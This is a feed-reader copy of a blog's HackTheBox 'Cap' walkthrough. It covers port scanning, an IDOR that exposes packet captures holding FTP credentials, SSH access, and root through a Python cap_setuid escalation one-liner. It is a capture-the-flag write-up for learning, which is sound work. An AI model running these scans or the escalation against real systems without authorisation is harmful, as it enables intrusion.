惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

cs.AI updates on arXiv.org
L
LINUX DO - 最新话题
OSCHINA 社区最新新闻
OSCHINA 社区最新新闻
Forbes - Security
Forbes - Security
博客园 - 司徒正美
Hugging Face - Blog
Hugging Face - Blog
W
WeLiveSecurity
Jina AI
Jina AI
钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
N
News and Events Feed by Topic
V
V2EX
Stack Overflow Blog
Stack Overflow Blog
Engineering at Meta
Engineering at Meta
PCI Perspectives
PCI Perspectives
Martin Fowler
Martin Fowler
T
The Exploit Database - CXSecurity.com
F
Full Disclosure
WordPress大学
WordPress大学
S
Security Affairs
K
KPMG report finds enterprise disconnect between AI and its ROI | CIO
S
SegmentFault 最新的问题
P
Privacy International News Feed
IT之家
IT之家
M
MIT News - Artificial intelligence
G
GRAHAM CLULEY
Hacker News: Ask HN
Hacker News: Ask HN
D
DataBreaches.Net
奇客Solidot–传递最新科技情报
奇客Solidot–传递最新科技情报
Google Online Security Blog
cs.CV updates on arXiv.org
C
Check Point Blog
美团技术团队
Security Latest
Security Latest
Cyberwarzone
Cyberwarzone
N
News and Events Feed by Topic
MyScale Blog
MyScale Blog
H
Help Net Security
宝玉的分享
宝玉的分享
The Hacker News
The Hacker News
The Last Watchdog
The Last Watchdog
The Cloudflare Blog
Cyber Security Advisories - MS-ISAC
爱范儿
爱范儿
cs.CL updates on arXiv.org
I
Intezer
Threat Intelligence Blog | Flashpoint
AI
AI
I
InfoQ
N
News | PayPal Newsroom
TaoSecurity Blog
TaoSecurity Blog

Homepage on Aditya Telange

One Year with evil-winrm-py - A Retrospective Bypassing LinkedIn's Connection Privacy with a Simple Search Filter Making Dynamic Instrumentation Accessible with Frida UI Breaking Payload Encryption in Web Applications HackTheBox (HTB) - Escape HackTheBox (HTB) - Resolute HackTheBox (HTB) - Certified State of VMWare Workstation (Pro?) on Linux Android App Security Testing Lab with MobSleuth Android phone as a Webcam on Linux Breaking down Reverse shell commands HackTheBox (HTB) - Photobomb Merging AOSP Security Patches into Custom ROMs Primer on HTTP Security Headers Image Zoom-In effect with HUGO HackTheBox (HTB) - Legacy HackTheBox (HTB) - Lame Cryptohack - Keyed Permutations [5 pts] Cryptohack - Resisting Bruteforce [10 pts] Cryptohack - RSA Starter 1 [10 pts] Cryptohack - Base64 [10 pts] Cryptohack - Bytes and Big Integers [10 pts] Cryptohack - Hex [5 pts] Cryptohack- XOR Starter [10 pts] HackTheBox (HTB) - Horizontall HackTheBox (HTB) - Forge HackTheBox (HTB) - Previse HackTheBox (HTB) - BountyHunter HackTheBox (HTB) - Explore HackTheBox (HTB) - Pit HackTheBox (HTB) - Knife HackTheBox (HTB) - Love HackTheBox (HTB) - Tenet HackTheBox (HTB) - Ready Watermarking images with HUGO My Github Project went viral! Cryptohack - ASCII [5 pts] Cryptohack - Finding Flags [2 pts] Cryptohack - Great Snakes [3 pts] Cryptohack - JWT Sessions [10 pts] Cryptohack - Network Attacks [5 pts] Cryptohack - Token Appreciation [5 pts] CAF's Android for MSM Basic Website Analytics with Vercel Github Actions as Temporary File Sharing Platform Addition of prebuilt APK - AOSP Rom Development External Link With target='_blank' in Hugo Markdown Setting Up Build Environment - AOSP Rom Development Getting Started - AOSP Rom Development Using Secure HTTP Headers with Vercel/Zeit Education and Certifications Link Tree ↟ | Aditya Telange Personal Projects Resume - Aditya Telange Security Acknowledgements About Me Graph View License Privacy Policy
HackTheBox (HTB) - Cap
[Aditya Telange](https://x.com/adityatelange) · 2021-10-02 · via Homepage on Aditya Telange
Box Info
  • Name: Cap
  • OS: Linux
  • Difficulty: Easy
  • IP: 10.10.10.245
  • Points: 20
  • Machine Creator: InfoSecJack

Introduction

Cap is a fun box where we find a flask web app which lets us download network log, where we find FTP and SSH credentials for user nathan.

The box has python which has capability to set UIDs, which lets us access roots shell, when UID is set to 0.


Reconnaissance

MassScan results

Masscan found 3 open ports.

sudo masscan "10.10.10.245" -p1-65535,U:1-65535 --rate=500 -e tun0

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-06-19 14:47:10 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245

NMAP Scan results

We then input the ports we got from masscan to nmap. These are port 22(ssh), 80 & 9090(http), 161(snmp).

sudo nmap -sC -sV -oN 10.10.10.245 10.10.10.245 -p 21,80,22

# Nmap 7.80 scan initiated Sat Jun 19 14:46:38 2021 as: nmap -sC -sV -oA nmap 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    gunicorn

<-- Removed few lines here, as those were of no use -->

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 19 14:49:15 2021 -- 1 IP address (1 host up) scanned in 156.80 seconds

So we have:

  • An FTP server running on port 21.
  • A SSH server running on port 22, running on Ubuntu Linux.
  • A gunicorn web server is running on port 80. Which means that we have a python application possibly flask/django (Hint: as mentioned in tweet for CAP’s launch).


As FTP is enabled we try to login as ‘Anonymous FTP’ with credentials:
username: anonymous | password: anonymous

But that does not work.
Next, we head over to the web-server running at http://cap.htb:80/.

Here we have a dashboard with user “Nathan”, nothing functional though.

The dashboard has 3 urls:

- /a                               => gives an overview of 'Security Events', 'Failed Login Attempts' and 'Port Scans (Unique IPs)' in last 24 hrs
- /capture                         => gives a XX.pcap file which contains packet cap data, might be `tcpdump`
  - /data/XX (XX is 2 digit num)
- /ip                              => gives `ipconfig` output
- /netstat                         => gives `netstat` output

The /capture redirects to /data/XX (XX is 2 digit num). Through which we can download a XX.pcap file.

But here is a catch. We could visit any valid data path and download the corresponding .pcap file. IDOR here!

We visit http://cap.htb:80/data/0 and download 0.pcap file.

Then open it up with wireshark1.

We see here an FTP login is successfull with credentials

✅ FTP user: nathan | pass: Buck██████0RM3!

We do get access for FTP and also get the user.txt flag.

Another thing is, we can login using SSH to this box as same credentials (used for FTP login) are valid!!

So we login via SSH for further enumuration using ssh nathan@cap.htb


Privilege Escalation

For getting root we run sudo -l, but we get absolutely nothing!

We upload LinEnum.sh on the box, and run it.

We get an interesting results. (Hint: Was also a sub-tweet on Cap’s tweet)

  • Specifically here, cap_setuid is important!
  • This allows to make arbitrary manipulations of process UIDs 2
  • That iscap_setuid allows changing of the UID (user ID)

We can now set the UID to 0. That means we can run our command as a superuser 3

We already know that this box has python installed as there is a flask app running on port 80


Thus, we run the folowing commands to get a root session, and the root.txt flag.

1
2
3
import os
os.setuid(0)
os.system("/bin/bash")

And we are root!!